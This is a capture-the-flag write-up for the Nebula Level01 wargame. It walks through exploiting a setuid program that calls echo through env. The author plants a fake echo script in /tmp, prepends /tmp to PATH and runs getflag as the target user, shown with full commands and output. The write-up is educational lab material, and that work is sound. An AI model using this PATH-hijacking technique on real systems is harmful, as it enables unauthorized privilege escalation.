Exploit Education

Nebula – Level01

Description:

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it? Files for this level can be found in /home/flag01.

Source Code:

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp)
{
  gid_t gid;
  uid_t uid;
  gid = getegid();
  uid = geteuid();

  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);

  system("/usr/bin/env echo and now what?");
}
```

Solution:

First, as always login in into your box with ssh level01@[IP] . Password is level01.

Research:

We navigate to the directory: **/home/flag01/**

```
level01@nebula:~$ cd /home/flag01
level01@nebula:/home/flag01$ ls -al
total 13
drwxr-x--- 2 flag01 level01   92 2011-11-20 21:22 .
drwxr-xr-x 1 root   root      80 2012-08-27 07:18 ..
-rw-r--r-- 1 flag01 flag01   220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag01 flag01  3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag01 level01 7322 2011-11-20 21:22 flag01
-rw-r--r-- 1 flag01 flag01   675 2011-05-18 02:54 .profile
level01@nebula:/home/flag01$ ./flag01
and now what?
level01@nebula:/home/flag01$
```

We observe, that we can run the prorgram flag01, which executes with the rights of its owner flag01. Our goal must be to use this file to achieve remote code execution as flag01. This matches the description of the level:

> There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

Vulnerability analysis:

The vulnerable line of the code is: `system("/usr/bin/env echo and now what?");`

I‘ve looked up the system command: https://linux.die.net/man/3/system

It executes a shell command with the rights of the user flag01. It executes /usr/bin/env echo and now what as a shell command, which results in echoing “and now what?“

```
level01@nebula:/home/flag01$ ./flag01
and now what?
```

What is /usr/bin/env ?

I‘ve looked it up and found: https://en.wikipedia.org/wiki/Env

/usr/bin/env defines enviroment variables.

```
level01@nebula:/home/flag01$ /usr/bin/env
TERM=xterm-256color
SHELL=/bin/sh
SSH_CLIENT=192.168.0.220 33830 22
SSH_TTY=/dev/pts/0
USER=level01
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=
30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.lzh=01;31:*.l
zma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lz=01;31:*.xz=01;31:*.bz
2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.rar=01;31:*.ace=01;31
:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm
=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;
35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.ogm=01;35:*.mp4=01;35:*.
m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01
;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.em
f=01;35:*.axv=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.mid=00;36:*.midi=00;
36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xs
pf=00;36:
MAIL=/var/mail/level01
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
PWD=/home/flag01
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/level01
LANGUAGE=en_US:
LOGNAME=level01
SSH_CONNECTION=192.168.0.220 33830 192.168.0.236 22
LESSOPEN=| /usr/bin/lesspipe %s
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
OLDPWD=/home/level01
level01@nebula:/home/flag01$
```

The vulnerability: echo

In this case the command echo “echo and now what“ is executed without the absoulte path to echo, which would be **/bin/echo .**

Exploit:

First I created a bash file in /tmp and made it executable by chmod +x

```
level01@nebula:/tmp$ nano
level01@nebula:/tmp$ ls
exploit
level01@nebula:/tmp$ cat exploit
#!/usr/bin/env bash
getflag
level01@nebula:/tmp$ ./exploit
-sh: ./exploit: Permission denied
level01@nebula:/tmp$ chmod +x exploit
level01@nebula:/tmp$ ./exploit
getflag is executing on a non-flag account, this doesn't count
level01@nebula:/tmp$
```


Now my goal is to run this program as the echo program. Therefore I need to adjust the PATH variable. (http://www.linfo.org/path_env_var.html)PATH represents an enviromental variable, which defines where to look for the executable programms. So for echo it will look first in the first directory, then in the second and so on. This is the PATH variable now:

```
level01@nebula:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level01@nebula:~$
```

We will change the PATH variable to first search in /tmp. Therefore we will first change the name of the shell file to echo and then modify the PATH variable.

```
level01@nebula:/tmp$ ls
exploit
level01@nebula:/tmp$ mv exploit echo ls
mv: target `ls' is not a directory
level01@nebula:/tmp$ mv exploit echo
level01@nebula:/tmp$ ls
echo
level01@nebula:/tmp$ PATH=/tmp/:$PATH
level01@nebula:/tmp$ echo $PATH
/tmp/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
level01@nebula:/tmp$
```

Success:


level01@nebula:/tmp$ cd /home/flag01
level01@nebula:/home/flag01$ ls
flag01
level01@nebula:/home/flag01$ ./flag01
You have successfully executed getflag on a target account
level01@nebula:/home/flag01$